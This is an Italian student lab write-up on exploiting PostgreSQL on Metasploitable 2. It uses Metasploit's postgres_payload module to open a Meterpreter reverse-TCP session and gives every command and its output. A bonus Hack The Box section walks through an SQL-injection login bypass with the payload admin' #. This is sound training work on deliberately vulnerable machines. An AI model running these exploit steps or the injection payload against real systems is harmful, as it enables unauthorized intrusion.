
S7-L3

Exploit con Meterpreter

Emanuele Benedetti | 22 gennaio 2025

Consegna

Usa il modulo *exploit/linux/postgres/postgres_payload* per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.


Bonus

Completare la macchina Appointment del Tier 1 di Hack The Box

Svolgimento

Configurazione delle macchine

Ho iniziato il laboratorio configurando la macchina attaccante Kali Linux assegnando manualmente l'indirizzo IP 192.168.1.2 e l'indirizzo 192.168.1.40 a Metasploitable2. Ho quindi verificato che le macchine dialogassero correttamente tramite il comando *ping*.



```
(kali㉿kali)-[~]  
$ ping -c 4 192.168.1.40  
PING 192.168.1.40 (192.168.1.40) 56(84) bytes of data.  
64 bytes from 192.168.1.40: icmp_seq=1 ttl=64 time=0.772 ms  
64 bytes from 192.168.1.40: icmp_seq=2 ttl=64 time=0.436 ms  
64 bytes from 192.168.1.40: icmp_seq=3 ttl=64 time=0.397 ms  
64 bytes from 192.168.1.40: icmp_seq=4 ttl=64 time=0.384 ms  
  
— 192.168.1.40 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3038ms  
rtt min/avg/max/mdev = 0.384/0.497/0.772/0.159 ms
```

Exploit della vulnerabilità postgresql

Per sfruttare la vulnerabilità di PostgreSQL ho eseguito una scansione con nmap per verificare che il servizio fosse in esecuzione sulla macchina target tramite il comando `nmap -sS -T4 192.168.1.40`. Il risultato ci mostra che il servizio è regolarmente in esecuzione sulla porta 5432 TCP:

```
(kali@kali)-[~]
$ nmap -sS -T4 192.168.1.40
Starting Nmap 7.95 ( https://nmap.org )

3306/tcp open  mysql
4444/tcp open  krb524
5432/tcp open  postgresql
5900/tcp open  vnc
```

Ho avviato il programma Metasploit-framework con `msfconsole`.

```
(kali@kali)-[~]
$ msfconsole
Metasploit tip: You can upgrade a shell to a Meterpreter session on many
platforms using sessions -u <session_id>

.:ok000kdc'          'cdk000ko:,
.x00000000000000c    c0000000000000x,
:000000000000000k,   ,k00000000000000!
'00000000k00000: :0000000000000000'
o0000000. MMMM o000o0000l. MMMM,0000000o
d0000000. MMMMMM,c00000c. MMMMMM,00000000x
l0000000. MMMMMMMMM,d;MMMMMMMMM,0000000l
.00000000. MMM.;MMMMMMMMMMMMM MMMM,00000000.
c0000000. MMM.00c. MMMMM o0o. MMM,0000000c
o000000. MMM.0000. MMM:0000. MMM,000000o
l00000. MMM.0000. MMM:0000. MMM,00000l
;0000. MMM.0000. MMM:0000. MMM,0000;
.d00o WM.0000eccc0000. MX x00d.
,k0l M.000000000000 M d0k,
:kk;.000000000000.;0k:
;k00000000000000k:
,x000000000000x,
.l000000l.
.d0d,
.
.

=[ metasploit v6.4.45-dev ]
+ --=[ 2486 exploits - 1278 auxiliary - 431 post ]
+ --=[ 1472 payloads - 49 encoders - 13 nops ]
+ --=[ 9 evasion ] ]
```

Ho utilizzato il comando `use exploit/linux/postgres/postgres_payload` per utilizzare l'attacco richiesto dalla consegna.

```
msf6 > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
```

Ho visualizzato e modificato le opzioni dell'exploit con *show options*, impostando l'IP target con *set rhosts 192.168.1.40* e l'indirizzo IP di ritorno della connessione con *set lhost 192.168.1.2*.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.1.40
rhosts => 192.168.1.40
```

```
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.1.2
lhost => 192.168.1.2
```

A questo punto, dopo aver configurato tutti i parametri dell'attacco e del payload ho avviato l'exploit tramite il comando *exploit*.

```
msf6 exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.2:4444
[*] 192.168.1.40:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/omSzFzId.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.1.40
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.40:36104) at 2025-01-22 14:54:09 +0100

meterpreter > |
```

Dopo qualche secondo riusciamo ad ottenere l'accesso alla shell avanzata meterpreter per eseguire comandi sulla macchina obiettivo.

Ad esempio ho eseguito i comandi:

```
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
```

sysinfo per le informazioni della macchina

```
meterpreter > getuid
Server username: postgres
```

getuid per verificare l'utente loggato

```
meterpreter > arp


ARP cache
=====
```

IP address	MAC address	Interface
192.168.1.2	08:00:27:6e:13:6e	eth0


e *arp* per leggere l'arp cache del target

Bonus

Ho già completato la macchina Appointment perciò riporto le risposte che ho fornito e il modo in cui sono arrivato a completare le task. Alcune delle task erano di pura conoscenza teorica di SQL e delle vulnerabilità perciò ho riposto in base alle mie conoscenze. Nell'immagine vengono mostrate le risposte alle task 1 e 2.




Alcune task invece hanno richiesto maggiore impegno. Per rispondere alla task 4 ad esempio ho eseguito una scansione con `nmap -sV -p 80 10.129.253.138` per ottenere le informazioni relative al servizio http attivo sulla porta 80.



Non avendo mai usato il tool *gobuster*, l'ho installato per rispondere alla task 8, ottenendo la risposta tramite *gobuster --help*.

```
(kali㉿kali)-[~]  
$ gobuster --help  
Usage:  
  gobuster [command]  
  
Available Commands:  
  completion  Generate the autocompletion script for the specified shell  
  dir          Uses directory/file enumeration mode  
  dns          Uses DNS subdomain enumeration mode  
  fuzz        Uses fuzzing mode. Replaces the keyword FUZZ in the URL, He
```



La task 10 è stata la più complessa. Per ottenere la parola mostrata nella webpage era richiesto di effettuare una login.

Ho aperto in un browser web l'url <http://10.129.253.138> corrispondente alla webpage della macchina target. Ho tentato inizialmente di inserire delle credenziali comuni come admin/password senza ottenere l'accesso.

Per aggirare il problema ho tentato un attacco **SQL injection** inserendo come *username* la stringa *admin' #* e una password casuale.


In questo modo la query originale del tipo:

```
SELECT * FROM users WHERE username = 'admin' AND password = 'password';
```

viene trasformata in:

```
SELECT * FROM users WHERE username = 'admin' #AND password = 'password';
```

ovvero l'apice termina la query SQL e la parte di verifica della password viene commentata escludendo il controllo del login.



Sfruttando questa vulnerabilità della macchina sono riuscito ad ottenere le risposte della task 10 e il codice della bandiera:

